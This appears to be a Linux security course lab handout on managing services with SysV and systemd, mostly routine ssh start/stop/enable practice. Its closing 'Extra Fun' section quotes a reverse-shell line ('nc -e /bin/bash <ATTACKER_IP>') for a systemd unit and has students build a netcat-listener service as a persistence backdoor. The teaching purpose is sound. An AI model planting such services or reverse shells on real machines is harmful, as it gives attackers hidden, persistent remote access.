# Apps and Services, SysV and Systemd

# Read

In Canvas, read:  
 Apps and Services--SysV.pdf  
 Linux Systemd.pdf

Listen to or read CyberAces Module 1 Linux, Session 5, Applications and Services (<https://tutorials.cyberaces.org/tutorials/view/1-1-5.html>)   
Do the exercises in the CyberAces module!

These slide decks attempt to give you a feeling of where the SysV and systemd come from and the basics of how they work. There may be more detail than you really want. The most important things are the day to day uses: **starting, stopping, and restarting services**, so concentrate on those items. Please execute the commands as you see them in this lesson to gain practice.

There is no built-in GUI for systemd, so it is especially good to know basic systemd commands.

# Notes

Most Linux distros have replaced SysV with systemd; Ubuntu 15 and up, CentOS 7 and up, and Fedora 14 and up. However, systemd retains backward compatibility with SysV. We still need to know the basics of SysV since attackers can use SysV to enable backdoor services that automatically start at reboot so they don’t lose their hold on the computer. (The security term for this is persistence.)

This lab was tested on Ubuntu 18.04 and 20.04 LTS. It should work well with most Linux versions that run systemd.

# Important Points

1. systemd (system d) is the current method of controlling Linux services.
2. SysV (system five) is obsolete but is still supported by most implementations of systemd.
3. Students should know how to find service status, stop, start, and restart services using systemd and SysV

# Practice with SSH server on your VM

We would like to have a “tame” service that we can start, stop, and restart without adverse effects on our operating system. If you were to just pick a service at random, you might crash your OS. We will use SSH server in later labs, so we’ll install it for practice. SSH requires two parts to work: the SSH server listens for incoming connections and the SSH client (or agent) is used to connect to a server. The SSH client is installed on our Ubuntu desktop, but the server is not.


If you were to Google “install ssh server on ubuntu desktop” you would find that the common SSH installation is called openssh-server. You can find it in the Ubuntu Software Center GUI, or you can install it very quickly from the command line.  
sudo apt install openssh-server

Text

Description automatically generated


Note: The executable that the SSH server runs is called /usr/sbin/sshd, for SSH Daemon. The service name is ssh in Ubuntu; in RedHat variants it is called sshd. Go figure.


# Backwards compatibility with SysV

We can check the status of a service in SysV with the service command.  
sudo service ssh status  
  
<snip>

You will see later that the output is the same as what you get with the systemd commands. The SysV commands have been intercepted and passed to systemd.

Practice using the SysV service command to stop, start, and restart the sshd service. Each time you change the service, use  
service ssh status  
to check that the previous command worked as you think it should. When you are done, make sure the sshd service is stopped.

If you run ls /etc (or ls /etc/rc\* -d to see just directories that start with rc) on your Ubuntu VM, you should be able to find the rc directories that provide SysV compatibility. The standard run level that provides GUI support is 5, so let’s look at rc5.d with ls -l /etc/rc5.d   
  
<snip>

The symbolic links (symlinks) in /etc/rc5.d point to files in the /etc/init and /etc/init.d directories. Look at the contents of those directories as well. If you look at the contents of one of the files in the /etc/init.d directory, you will see it contains a shell script. Remember, in SysV the init program looks at the files in the proper run level directory and then executes the files the symlinks point to. It uses symlinks to avoid duplicate copies of a file that is executed by multiple run levels  
  
<snip>


Note: In other distros like CentOS, there is no init directory, since init is the name of the command used to change run levels. Also, the files are kept in (say for run level 5) /etc/rc.d/rc5.d. There is an /etc/rc5.d, but it is just a symlink that points to /etc/rc.d/rc5.d.

To ease the burden of keeping track of the symlinks in the rc.d directories, SysV uses a utility called chkconfig, but it is not always part of the default installation. The systemd utilities do not support the chkconfig command, so we won’t be able to use it here. In addition to maintaining the rc.d directories, chkconfig --list will also list the services on the VM (not supported in Ubuntu on systemd, though).

The SysV command to show the current run level is runlevel. It is supported by systemd, so go ahead and execute it. It will show you the equivalent RedHat run level, 5, for the GUI level.

The SysV command to change run levels, init or telinit, is supported in systemd (note: it works in VMware Player 16.1.2 with Ubuntu 20.04 but locks up in VMware Player 15.1 and Ubuntu 18.04.) The command to change to the Ubuntu console run level would be init 1 (emergency), or init 2 (console only). sudo init 5 would take you back to the GUI or the old run level 5.

If you have the correct versions, try executing init 2. Your VM will drop into a terminal-only mode. What you will see is terminal with no GUI, like the sysadmins had in days of old. Notice that there is no scroll bar, so something that goes off the top of the screen is gone forever. There is no mouse pointer for cutting and pasting. Omg, how did they manage?




If the VM captures your mouse and will not release it, hit cntl-alt to get it back. Here’s what the console looks like.

Shape, rectangle

Description automatically generated

Log in and use sudo init 5 to get back to the desktop.



The VM steals your mouse because VMware Tools (open-vm tools, really) are not running in console mode.

# Systemd basics

The closest systemd equivalent to chkconfig --list from SysV is  
systemctl list-units --type service --all.   
Run this command in your VM and see if you can find ssh.

Note that if you use systemctl list-units --type service (without the --all) you won’t see ssh, since you stopped it in the previous steps. When you see it with the --all switch, you’ll probably find that ssh is inactive and dead. Try the command with and without the --all switch.

(The systemctl command drops you into an interface like less so you can scroll through the list, or type /ssh to go immediately to ssh. systemctl list-units --type service --all | grep sshwill also work.)

Use this command,  
systemctl status ssh  
to see more details about ssh. You should see that ssh is enabled, which means it will start when the system boots.

Practice starting and stopping the ssh service using systemctl stop ssh, systemctl start ssh, and  
systemctl restart ssh.

To disable a service so that it will not start during the boot cycle, use.   
systemctl disable ssh  
Try that now and reboot your VM. When your terminal comes back,  
systemctl status ssh  
should show you that ssh is not running, and not enabled. Use  
systemctl start ssh  
command and you will see that you can start the ssh service when it has been disabled. It is just disabled from starting during the boot cycle. To set the service back to start during boot, you use  
systemctl enable ssh

## Changing “run level” in systemd

The runlevel command still works in systemd, even though systemd uses targets instead of run levels. You can use systemctl list-units --type target to see which targets are active.

[john@john ~]$ systemctl list-units --type target

UNIT LOAD ACTIVE SUB DESCRIPTION

basic.target loaded active active Basic System

cryptsetup.target loaded active active Encrypted Volumes

getty.target loaded active active Login Prompts

graphical.target loaded active active Graphical Interface

local-fs-pre.target loaded active active Local File Systems (Pre)

local-fs.target loaded active active Local File Systems

multi-user.target loaded active active Multi-User System

network-online.target loaded active active Network is Online

<snip>

In this case, both multi-user.target and graphical.target are active, so we must be in run level 5.

You can change to “run level 3”, where graphical.target is not running, by using  
systemctl isolate multi-user.target  
(My VM locks up if I am running Ubuntu 18 on VMware Player 15, but works fine with Ubuntu 20 and VMware Player 16.)

This will cause all services required by the multi-user.target unit file to continue or start, as needed. All services not required by multi-user.target (all the graphical stuff in our case) will be stopped.

To return your VM back to GUI mode, use systemctl isolate graphical.target

# Hand in

1. We have left the SSH server listening on TCP port 22. You can check this with ss -nat   
   (unless the last thing you did was to stop it. If ssh is enabled, it will start at the next boot.) It is a bad idea to leave services running that you don’t need, especially if they listen to the network. Execute the command you use to prevent ssh from starting on boot; paste the command and results as your answer.
2. If you wanted to prevent the SSH server from ever running (it doesn’t start on boot, and you can’t start it with systemctl start ssh), what systemd command would you use to prevent it from running? (Note: this requires you to read the Linux systemd slides or use some Google Fu, as we have not covered it in this lab.)

# Extra Fun

Attackers usually want backdoors, or persistence on boxes they have compromised. It is good for defenders to know about these tactics. [This article](https://medium.com/@airman604/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c) shows several methods of gaining persistence on a Linux box. The method in the paragraph “(Newer) systemd Way” is relevant to this lesson; give it a try.

Some notes: instead of using the line  
~~ExecStart=/usr/bin/nc -e /bin/bash <ATTACKER\_IP> <PORT> 2>/dev/null~~  
use the simpler version below to start a simple netcat listener. His method is a reverse shell that causes the compromised box to connect back to the attacker’s machine and gives the attacker a remote shell (ouch.)

This very simple listener is easier (but not as useful, alas.) It will just allow a remote machine to connect and send data. (There are ways to make this a full-fledged back door, but they are too complicated for this lab.)  
ExecStart=/bin/nc -l 12345

Once you have enabled, then started the new service you made, you can see if the service is running with with ss -nat. Later on we will make a real back door.

# Extra Extra Fun

If you want to turn this into a real, working back door see the document systemd-backdoor.docx.